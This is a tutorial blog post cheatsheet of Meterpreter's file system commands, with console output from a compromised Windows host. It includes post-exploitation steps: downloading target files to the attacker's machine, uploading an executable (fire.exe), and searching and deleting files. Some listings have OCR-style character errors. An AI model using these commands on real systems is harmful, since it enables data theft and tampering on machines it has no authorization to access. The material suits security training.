Meterpreter File System Commands Cheatsheet

October 20, 2018 By Raj Chandel


Hey Friends!

Did you know that meterpreter is known as Hacker's Swiss Army Knife!!

Well! Now you do.

Meterpreter, a highly developed payload that can be extended dynamically, is known to be Hacker's Swiss Army Knife. It uses a reflective DLL injection technique to further compromise the target after the attack. Meterpreter is known to influence the functionality of the Metasploit framework. It can help in doing a lot many things. Some of these include covering tracks after the attack, accessing the operating system, and dumping hashes.

This article discusses **meterpreter's Stdapi File System Commands**. There are 21 commands including cat, cd, pwd, and checksum. Figure 1 summarises them:



Let's start discussing them.

cat

It is the very first command in the group of Stdapi File System Commands. It reads the contents of a file to the screen. In other words, cat displays a file's contents. cat command in meterpreter is same as cat command used in Unix/Linux systems.

The syntax of cat in meterpreter is as follows:

cat filename

```
meterpreter > cat abc.txt
This is meterpreter!
meterpreter >
```

cd and pwd

Though cd and pwd commands are two separate commands, they are usually used together. cd stands for change directory and pwd stands for print working directory. You use pwd command to check the directory you are working in. You can change this directory using the cd command. By default, the current working directory is the one where the connection was established.

The syntaxes of pwd and cd commands in meterpreter are as follows:

pwd

cd <path of the folder to change to>

```
meterpreter > pwd
C:\
meterpreter > cd D:
meterpreter > pwd
D:\
meterpreter >
```

checksum

This command retrieves the checksum of a file. The syntax of the checksum command is as follows:

```
checksum [md5/sha1] file1 file2 file 3...
```

```
meterpreter > checksum md5 abc.txt
412dcff6152b7ee8c4bf9776f061761d abc.txt
meterpreter > checksum shal abc.txt
dd3e81fe74aae906d0c2fed5a7041d747bd58b4c abc.txt
meterpreter >
```

ср

This command copies the content of the old file to the new file. The syntax of the cp command is as follows:

```
cp <oldfile> < newfile>
```

```
meterpreter > cp abc.txt def.txt
meterpreter > cat def.txt
This is meterpreter!
meterpreter >
```

dir

This command lists files. It is an alias for the ls command. It provides crucial details related to any file or directories such as File Permissions, Size of File, Last modified date and file Name & Type. The syntax of the dir command is as follows:

dir

```
<u> eterpreter</u> > dir
isting: D:
1ode
                   Size
                          Type
                                Last modified
                                                              Name
                                                               $RECYCLE.BIN
                          dir
                                 2016-09-16 05:10:12 -0400
40777/rwxrwxrwx
                   0
                          dir
                                 2016-09-16 06:06:33 -0400
                                                               System Volume Information
10777/rwxrwxrwx
                          fil
                                 2018-10-12 13:02:38 -0400
                                                               abc.txt
.00666/rw-rw-rw-
                   22
                                 2018-10-12 13:02:38 -0400
                          fil
                                                               def.txt
100666/rw-rw-rw-
                   4096
                                 2016-12-04 06:36:21 -0500
40777/rwxrwxrwx
                          dir
                                                              movies
L00666/rw-rw-rw-
                   46
                          fil
                                 2018-10-12 13:04:40 -0400
                                                               xyz.txt
<u>meterpreter</u> >
```

download

This command downloads remote files and directories from a remote location to the local machine. The syntax of download command is as follows:

```
download [options] src1 src 2 src3... destination
```

```
meterpreter > download D:/abc.txt /root/Desktop
[*] Downloading: D:/abc.txt -> /root/Desktop/abc.txt
[*] Downloaded 22.00 B of 22.00 B (100.0%): D:/abc.txt -> /root/Desktop/abc.txt
[*] download : D:/abc.txt -> /root/Desktop/abc.txt
meterpreter >
```

edit

This command edits a file. The syntax of edit command is as follows:

```
<u>meterpreter</u> > edit xyz.txt
```

When you press the **Enter** key, the screen displayed is as shown in the below image:

```
you are learning File System Commands...
 /tmp/meterp20181012-3553-11rnvyu" [dos] 3L, 46C
```

After editing the file, type: \mathbf{x} to save the changes and exit, as shown in the below image

getlwd

This command prints the working directory on the local machine that is, in our case it is Kali Linux. The syntax of the getlwd command is as follows:

getlwd

```
<u>meterpreter</u> > getlwd
/root
<u>meterpreter</u> > <mark>|</mark>
```

getwd

This command prints the working directory. The syntax of the getwd command is as follows:

getwd

```
<u>meterpreter</u> > getwd
D:\
<u>meterpreter</u> > <mark>|</mark>
```

Icd

This command changes the working directory of the local machine that is, in our case it is Kali Linux. The syntax of lcd is as follows:

1cd

You can see that local working directory changes to /root/Desktop

lls

This command lists files on the local machine that is, in our case it is Kali Linux. The syntax of lls command is as follows:

11s

```
<u>eterpreter</u> > lls
Listing Local: /root/Desktop
Mode
                   Size
                          Type
                                Last modified
                                                             Name
                   6507
                          fil
                                2018-09-28 12:18:47 -0400
                                                             CEH results.html
100644/rw-r--r--
100644/rw-r--r--
                   22
                          fil
                                2018-10-12 13:02:38 -0400
                                                             abc.txt
                          fil
100644/rw-r--r--
                   232
                                2018-10-02 08:29:33 -0400
                                                              fire.exe
                   230
                          fil
                                2018-10-12 12:57:14 -0400
100644/rw-r--r--
                                                              fire.txt
                          fil
100644/rw-r--r--
                   239
                                2018-09-28 11:49:23 -0400
                                                              fire1.exe
                          fil
                   291
                                2018-08-21 08:20:42
                                                             mount-shared-folders.sh
                          fil
                   130
                                2018-08-21 08:20:42 -0400
                                                              restart-vm-tools.sh
100755/rwxr-xr-x
                   4096
                         dir
                                2018-10-12 13:25:16 -0400
                                                              rootDesktop
40755/rwxr-xr-x
<u>meterpreter</u> >
```

Ipwd

This command prints the working directory on the local machine that is, in our case it is Kali Linux. It is the same as the getlwd command. The syntax of the lpwd command is as follows:

1pwd

```
<u>meterpreter</u> > lpwd
/root/Desktop
<u>meterpreter</u> >
```

Is

This command lists files. The syntax of the ls command is as follows:

1s

```
<u> eterpreter</u> > ls
Listing: D:\
                                Last modified
                                                              Name
Mode
                   Size
                          Type
                          dir
                                2016-09-16 05:10:12 -0400
                                                              $RECYCLE.BIN
40777/rwxrwxrwx
                   0
                          dir
                                2016-09-16 06:06:33 -0400
                   0
                                                              System Volume Information
40777/rwxrwxrwx
                   22
                          fil
                                2018-10-12 13:02:38 -0400
                                                              abc.txt
100666/rw-rw-rw-
                                                              def.txt
                          fil
                                2018-10-12 13:02:38 -0400
100666/rw-rw-rw-
                   22
                          dir
                                2016-12-04 06:36:21 -0500
40777/rwxrwxrwx
                   4096
                                                              movies
                          fil
                                2018-10-12 13:21:47 -0400
100666/rw-rw-rw-
                                                              xyz.txt
<u>meterpreter</u> >
```

mkdir

This command makes directory. The syntax of the mkdir command is as follows:

```
mkdir dir1 dir2 dir3...
```

```
<u>meterpreter</u> > mkdir New Dir
Creating directory: New Dir
meterpreter > ls
_isting: D:\
                               Last modified
Mode
                  Size
                         Type
                                                            Name
                         dir
                               2016-09-16 05:10:12 -0400
                                                            $RECYCLE.BIN
40777/rwxrwxrwx
                  0
                  0
                         dir
                               2018-10-12 13:29:33 -0400
                                                            New Dir
40777/rwxrwxrwx
                  0
                         dir
                               2016-09-16 06:06:33 -0400
                                                            System Volume Information
40777/rwxrwxrwx
                         fil
100666/rw-rw-rw-
                               2018-10-12 13:02:38 -0400
                                                            abc.txt
                               2018-10-12 13:02:38 -0400
L00666/rw-rw-rw-
                  22
                     fil
                                                            def.txt
                  4096
                        dir
                               2016-12-04 06:36:21 -0500
                                                            movies
40777/rwxrwxrwx
                         fil
                               2018-10-12 13:21:47 -0400
L00666/rw-rw-rw-
                  46
                                                            xyz.txt
neterpreter >
```

mv

This command moves a file from source to destination and it can also be used to rename the file as shown. The syntax of the mv command is as follows:

mv oldfile newfile

```
meterpreter > mv xyz.txt new.txt
meterpreter > cat new.txt
you are learning File System Commands...
meterpreter >
```

You can see the moved contents using cat command.

pwd

This command prints the working directory. The syntax of the pwd command is as follows:

pwd

```
<u>meterpreter</u> > pwd
D:\
<u>meterpreter</u> > <mark>|</mark>
```

rm

This command deletes the specified file. The syntax of the rm file is as follows:

```
rm file1 [file2...]
```

```
<u>meterpreter</u> > ls
_isting: D:\
Mode
                                Last modified
                   Size
                         Type
                                                             Name
40777/rwxrwxrwx
                   0
                         dir
                                2016-09-16 05:10:12 -0400
                                                              $RECYCLE.BIN
                   0
                         dir
                                2018-10-12 13:29:33 -0400
                                                             New Dir
40777/rwxrwxrwx
40777/rwxrwxrwx
                   0
                         dir
                                2016-09-16 06:06:33 -0400
                                                             System Volume Information
                         fil
                                                             abc.txt
100666/rw-rw-rw-
                   22
                                2018-10-12 13:02:38 -0400
40777/rwxrwxrwx
                   4096
                         dir
                                2016-12-04 06:36:21 -0500
                                                             movies
                         fil
                                2018-10-12 13:21:47 -0400
100666/rw-rw-rw-
                   46
                                                             new.txt
                   22
                         fil
100666/rw-rw-rw-
                                2018-10-12 13:02:38 -0400
                                                             pqr.txt
<u>meterpreter</u> > rm new.txt
<u>meterpreter</u> > ls
Listing: D:\
Mode
                                Last modified
                   Size
                          Type
                                                             Name
40777/rwxrwxrwx
                   0
                         dir
                                2016-09-16 05:10:12 -0400
                                                              $RECYCLE.BIN
                         dir
                                2018-10-12 13:29:33 -0400
40777/rwxrwxrwx
                   0
                                                             New Dir
                   0
                         dir
                                2016-09-16 06:06:33 -0400
                                                             System Volume Information
10777/rwxrwxrwx
100666/rw-rw-rw-
                         fil
                                2018-10-12 13:02:38 -0400
                                                             abc.txt
                   22
40777/rwxrwxrwx
                   4096
                         dir
                                2016-12-04 06:36:21 -0500
                                                             movies
100666/rw-rw-rw-
                         fil
                                2018-10-12 13:02:38 -0400
                                                             pqr.txt
                   22
<u>meterpreter</u> >
```

You can see the list of files before and after using rm command.

rmdir

This command removes the directory. The syntax of the rmdir command is as follows:

```
rmdir dir1 dir 2 dir 3...
```

```
<u>eterpreter</u> > ls
.isting: D:∖
Mode
                   Size
                                Last modified
                                                              Name
                          Type
                          dir
                                                              $RECYCLE.BIN
                   0
                                2016-09-16 05:10:12 -0400
40777/rwxrwxrwx
                   0
                          dir
                                2018-10-12 13:29:33 -0400
                                                              New Dir
40777/rwxrwxrwx
                          dir
                                2016-09-16 06:06:33 -0400
                                                              System Volume Information
40777/rwxrwxrwx
                   0
100666/rw-rw-rw-
                   22
                          fil
                                 2018-10-12 13:02:38 -0400
                                                              abc.txt
40777/rwxrwxrwx
                   4096
                          dir
                                2016-12-04 06:36:21 -0500
                                                              movies
                          fil
100666/rw-rw-rw-
                   22
                                2018-10-12 13:02:38 -0400
                                                              pqr.txt
<u>meterpreter</u> > rmdir New Dir
Removing directory: New Dir
<u>meterpreter</u> > ls
Listing: D:\
                                Last modified
Mode
                   Size
                          Type
                                                              Name
                   0
                          dir
                                2016-09-16 05:10:12 -0400
                                                              $RECYCLE.BIN
40777/rwxrwxrwx
40777/rwxrwxrwx
                   0
                          dir
                                 2016-09-16 06:06:33 -0400
                                                              System Volume Information
100666/rw-rw-rw-
                   22
                          fil
                                2018-10-12 13:02:38 -0400
                                                              abc.txt
                   4096
                          dir
                                2016-12-04 06:36:21 -0500
                                                              movies
40777/rwxrwxrwx
100666/rw-rw-rw-
                   22
                          fil
                                2018-10-12 13:02:38 -0400
                                                              pqr.txt
<u>meterpreter</u> >
```

search

This command search for files. The syntax of the search command is as follows:

```
search -f *.doc
```

```
meterpreter > search -f abc.txt
Found 1 result...
    d:\abc.txt (22 bytes)
meterpreter >
```

show_mount

This command list all mount points/logical drives. The syntax of the show mount command is as follows:

show mount

```
<u>meterpreter</u> > show mount
Mounts / Drives
              Size (Total)
                              Size (Free)
                                            Mapped to
Name
      Type
C:\
      fixed
               39.76 GiB
                               29.66 GiB
      fixed
               71.69 GiB
                               57.72 GiB
D:\
Total mounts/drives: 2
meterpreter >
```

upload

This command uploads a file or directory. The syntax of the upload command is as follows:

```
upload [options] src1 src2 src3... destination
```

You can see the uploaded file, as shown in the below image:

```
<u>meterpreter</u> > ls
Listing: D:\
Mode
                   Size
                         Type
                                Last modified
                                                             Name
                         dir
                                                             $RECYCLE.BIN
40777/rwxrwxrwx
                   0
                                2016-09-16 05:10:12 -0400
                   0
                         dir
                                2016-09-16 06:06:33 -0400
                                                             System Volume Information
40777/rwxrwxrwx
                         fil
                                2018-10-12 13:02:38 -0400
                                                             abc.txt
100666/rw-rw-rw-
                   22
                         fil
100777/rwxrwxrwx
                   232
                                2018-10-12 13:43:48 -0400
                                                             fire.exe
                   4096
                         dir
                                2016-12-04 06:36:21 -0500
                                                             movies
40777/rwxrwxrwx
100666/rw-rw-rw-
                          fil
                                2018-10-12 13:02:38 -0400
                   22
                                                             pqr.txt
```